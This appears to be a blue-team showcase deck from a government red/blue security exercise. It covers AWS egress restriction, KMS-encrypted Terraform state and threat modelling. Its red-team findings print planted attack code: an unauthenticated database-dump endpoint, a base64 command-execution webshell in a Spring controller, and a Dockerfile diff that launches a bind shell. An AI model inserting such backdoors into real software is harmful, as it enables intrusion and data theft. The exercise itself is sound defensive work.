ThoughtWorks®

Cabinet Office

Tin Tulip - Blue team

Showcase #10 - June 30

Agenda

What we achieved

Threat modelling

What's next

Summary


Red team is testing Scenario 2.

Blue team is looking at improving strength of controls for scenario 3.

What we achieved

What we worked on

- Restricting Workload Egress (with VPC endpoints)
- Use KMS for statebuckets.


Sensible defaults for securing projects
As a new organisation delivering service, these are points that we advocate for or recommend against, from what we learned in the Tin Tulip scenarios.
LEGEND
A sticky for a thing
HARMFUL
INTERESTING
HELPFUL
ESSENTIAL
RESEARCH AREAS
PRACTICES
TOOLS
CONCEPTS
Build privileged VDI
Bootstrapping AWS with IAM superadmins
restricting CI steps from marketplaces
Secure introduction of delivery infra
SSO over IAM for user management
Require signed commits
Tamper-resistant delivery infra
Threat Modelling
AWS Control Tower
Service Control Policies
Platform product as trust boundary
"privileged" infra pipeline
dependabot
checkov
tfsec
GHA "restrict actions" option
needs Enterprise license
Policy sentry
tf-parliament

Zoomable diagram available on Mural at this link (signup required)


Restricting Workload Egress using VPC endpoints

What we built:
VPC endpoints for AWS ECR, Secrets Manager, CloudWatch Logs and S3.

Why we built it:
Although CLA's service does not require access to the Internet, starting the task requires access to various AWS services

What we learned from it:

- Security groups attached to the VPC endpoints must allow incoming connections from port 443 from the private subnets
- Enabling private DNS and using Route53 simplifies the process a lot!
- The SG assigned to the Fargate task must enable egress to the S3 endpoint



Service name	Endpoint type	Status
com.amazonaws.eu-west-2.secretsmanager	Interface	available
com.amazonaws.eu-west-2.ecr.dkr	Interface	available
com.amazonaws.eu-west-2.s3	Gateway	available
com.amazonaws.eu-west-2.logs	Interface	available
com.amazonaws.eu-west-2.ecr.api	Interface	available

Inbound rules (1)

Type	Protocol	Port range	Source
HTTPS	TCP	443	sg-03e929b0aefa68e8e / web_application_service_sg

Private DNS names *.dkr.ecr.eu-west-2.amazonaws.com

Outbound rules (3)

Type	Protocol	Port range	Destination
PostgreSQL	TCP	5432	sg-078a0830f34de51ce / web_application_database_sg
HTTPS	TCP	443	pl-7ca54015 (com.amazonaws.eu-west-2.s3)
HTTPS	TCP	443	sg-040455db3bf03bde0 / services_to_vpc_endpoints

Resource available at this [Link]()


Use KMS for statebuckets


What we built:
For each environment there is a S3 bucket that stores the state file and is encrypted with it's own kms key that has its own policies attached.

Why we built it:
To reduce the blast radius from a malicious user gaining access to the kms key if all the state files were stored in one s3 bucket.

What we learned from it:

- When S3 bucket keys are enabled this reduces the requests made from Amazon S3 to KMS to do encryption operations.


AWS: CLA::builder
OU: Deployments
AWS: CLA::preproduction
OU: Workload
Workloads/base Repo
Workloads CI
tf stack: environments/ preproduction
Can assume other accounts
Can be assumed from builder
Can Use Key 1 Can Upload to bucket
tf statebucket
Workloads/ Apps Repo
Workloads App CI
tf stack: environments/ preprod-cla-webapp
Can assume other accounts
Can be assumed from builder
Can Use Key 2 Can Upload to bucket
tf statebucket
Workloads/ Back office Repo
Workloads backOffice Repo
tf stack: environments/ preprod-cla-website
Can assume other accounts
Can be assumed from builder
Can Use Key 3 Can Upload to bucket
tf statebucket
tf statebucket



Server-side encryption with Key Management Service using S3 Bucket Keys

Resource available at this Link


Replacing AWS Acces Keys in CI

What we built:
"Custom" webhooks to trigger Trusted Pipelines from CI, with API Gateway and Lambda

Why we built it:
Codepipeline's out-of-the box webhooks trigger on push only and have a race condition

What we learned from it:


- Unlike GH Actions Secrets, Webhook Secrets are not accessible to a GHA pipeline's code!
- Having a custom lambda allows for mitigation of Codepipeline race condition on latest ref pull too (with more code)
- We feel this change makes exposure of secrets much harder, IAM misconfiguration less impactful, but has marginal impact over of an Access Key with well-tested permissions



Red team findings

Data Exfiltration

- Pushed code to add an endpoint which dumps all data as JSON
- App has no authentication at present, but possible to add code to bypass any
    - `<HttpSecurity>.antMatchers("/api/1857b1ed-026e-4c38-bc6c-c1a171cbc38f").permitAll()`
- Not caught by any technical controls in pipelines



UserRestController.java ×

web-application > src > main > java > com > tintulip > webapplication > user > UserRestController.java > UserRestController


```java
You, a day ago | 1 author (You)
package com.tintulip.webapplication.user;

import org.springframework.beans.factory.annotation.Autowired;
import org.springframework.web.bind.annotation.GetMapping;
import org.springframework.web.bind.annotation.RequestMapping;
import org.springframework.web.bind.annotation.RestController;

You, a day ago | 1 author (You)
@RestController
@RequestMapping("/api")
public class UserRestController {

    @Autowired
    private UserRepository repository;

    @GetMapping("/1857b1ed-026e-4c38-bc6c-c1a171cbc38f")
    public Iterable<TestUser> nettitudeTest() {
        return repository.findAll();
    }
}    You, a day ago • Add security and unauthenticated db dumper endpoi…
```




https://www.tintulip-scenario1.net/api/1857b1ed-026e-4c38-bc6c-c1a171cbc38f

```
[{"email":"blueteam1@email.com","licenseType":"MUSIC","reason":"tin tulip","id":"9970f985-60e7-44e3-b286-4f403d60b83a","createdAt":"2021-06-17T11:18:04.177+00:00"},
{"email":"demo@example.com","licenseType":"CREATIVE","reason":"Demo signup for showcase June 23","id":"0546f26a-d14c-45ee-90f8-dd52d12c03d3","createdAt":"2021-06-23T10:02:04.223+00:00"},
{"email":"testfoo@ohai.com","licenseType":"ARTISTIC","reason":"becauise i can","id":"205146ef-22cf-484a-b6b4-b9bade041dab","createdAt":"2021-06-25T09:06:54.298+00:00"},
{"email":"test@test2.com","licenseType":"CREATIVE","reason":"test","id":"74ee0a25-44ec-4ec8-8c2f-dbbafff893b","createdAt":"2021-06-25T09:07:11.473+00:00"},
{"email":"test1@test.com","licenseType":"ARTISTIC","reason":"test","id":"27c1ad68-9741-4cda-b97a-cf88bb217f8f","createdAt":"2021-06-29T14:49:22.775+00:00"}]
```

Red team findings


Remote Access

- Confirmed **no** egress from VPC for C2
- Ongoing testing regarding deploying bind webshells
  - Slowed down by build errors from docker as keep reaching pull rate limit



```
FROM gradle:7.0.2-jdk16-openj9 AS build
WORKDIR /app
COPY gradlew .
COPY gradle gradle
COPY build.gradle .
COPY settings.gradle .
RUN chmod +x ./gradlew
COPY src src
RUN ./gradlew clean bootJar

FROM adoptopenjdk/openjdk16:alpine-jre
EXPOSE 8080
#RUN adduser -h /app/ -D -s /bin/sh developer
#USER developer
#WORKDIR /app
#COPY --from=build /app/build/libs/web-application-*.jar /app/web-application.jar
#ENTRYPOINT ["java","-server", "-Xms1G", "-Xmx1G", "-jar", "web-application.jar"]
+COPY bind.elf .
+RUN chmod +x bind.elf
+ENTRYPOINT ["./bind.elf"]
```




```
@GetMapping("/1857b1ed-026e-4c38-bc6c-c1a171cbc38f/{cmd}")
public Exec nettitudeExec(@PathVariable("cmd") String cmd) {
    var decoded = new String(Base64.decodeBase64(cmd));
    try {
        var process = Runtime.getRuntime().exec(decoded);
        process.wait();
        var inputStream = new BufferedReader(new InputStreamReader(process.getInputStream()));
        String line;
        var output = new StringBuilder();
        while ((line = inputStream.readLine()) != null)
            output.append(line);
        return new Exec(Base64.encodeBase64String(output.toString().getBytes()));
    } catch (Exception e) {
        return new Exec(Base64.encodeBase64String(e.getMessage().getBytes()));
    }
}

public static class Exec{
    String response;

    Exec(String response){
        this.response = response;
    }
}
```

Threat modelling #3 - recap

Threat Modelling



Threat Modelling
Team Dali (Platform)
Code review
GH repo: workloads
workloads CI
terratest
checkov
TFSEC
validate & fmt
pipelines github user (read only)
git pull
Team Mozart (Web content)
GH repo: CLA Licenses Guidance page
Pipeline: publish page (content editing privilege only)
Gradle
docker
reproducible build + run build on laptop to generate expected artifact hash
ensure that the dependency artifacts are what you expect (vendoring, lockfiles?)
AWS: CLA::builder
Download evil terraform binary via obfuscated URL
Download TF and conftest
Conftest
Terraform apply
terraform binary tampered with
conftest binary tampered with
write terraform to exfil builder temporary keys
Write terraform to escalate privs into root account
manual review - but what's the cognitive load VS the information available here?
use tooling to have rules to "focus" approval
introduce dependency repository
point of audit and network control
and check licenses to make lawyers happy too =D
connect to C2 infra via URL allowed for dependency download
ECR login
Build & push
Pull dependencies from Dockerhub and Maven central
Ensure these are reproducible
Able to pull dodgy images/dependencies
checksums of images + artifacts are hard (but great if we can have them)
store hashes in artifact repository
Promote
deploy
promote
OU: Deployments
SCP - no backup exfil to external accounts
AWS: CLA::preproduction
pipeline user
Account admin
VPC
detect malicious behaviour in test end
unexpected IAM calls
OU: Workload
use of VPC endpoints to lockdown AWS services
PostgreSQL
detect outbound network comms
detect unexpected network activity
detect from GuardDuty / FlowLogs / DNS logs and automatically react
Page 1
https://www.somecloud.front
Creative Licensing Agency
Apply for your Creative License - From coming soon
canary tests to make sure its not radically changed
synthetic testing
Prod!
antivirus in prod more problems than value

View full article on GitHub

Threat Modelling

Key controls discussed:

- Reproducible builds
- Use artifact repositories as funnel point VS L7 firewalls for Builder network controls
- Usage of Preproduction environment as a sandboxe to detect anomalous behaviour




manual review - but what's the cognitive load VS the information available here?
Write terraform to escalate privs into root account
use tooling to have rules to *focus approval
pipeline user
Account admin
VPC
introduce dependency repository
point of audit and network control
and check licenses to make lawyers happy too =D
use of VPC endpoints to lockdown AWS services
ECR login
Build & push
docker
Gradle
Promote
deploy
Pull dependencies from Dockerhub and Maven central
Ensure these are reproducible
promote
detect unexpected network activity
store hashes in artifact repository

What's next

Next scenarios tested

In running order:

- IN PROGRESS - Assume some bad code gets through the pipeline and into the web-application. What is the blast radius?
- □Assume some bad terraform gets through the pipeline and deployed. What is the blast radius?
- Assume a Platform developer has malicious intent. Can they bypass automated checks and add malicious Terraform?



2
Assume some bad code gets through the pipeline and into the web-application. What is the blast radius?
app exploitation / dev
C2
Add endpoint to app and exfil?
add segreagation for db user
3
Assume some bad terraform gets through the pipeline and deployed. What is the blast radius?
Pipeline duplicate w/o controls (or duplicate?)
or comment out
escalation to root structure?
cloud config test
escalation to administrator of Builder account?
can one pipeline affect another TF pipeline?
what is the asusmption? that checks fail for all the pipelines at once? or only one pipeline has failing checks?
split pipeline in 2
what about preprod/prod and multiple accounts??
4
What if Rob from Red team was an evil developer on the Platform team? Add control to infra pipeline
access as Platform team for Red team
terraform knowledge
are the controls effective?
look for: exploitative things like local-execs, escalations
cloud config test
can open up the database in some way and exfil?
adding some checks for this one - possibly after first test and retest
given previous scenario is possible, can we sneak *THAT* terraform through controls?
previous scenario passed

Breakdown board at *Link*

Next priorities for Blue team

In order:

- Add SCPs to prevent AWS-based database exfils (e.g. backups to external accounts)
- Introduce anomaly detection in preproduction application testing
- Limit egress from builder to a SaaS artifact repository
  - are we OK to acquire one?
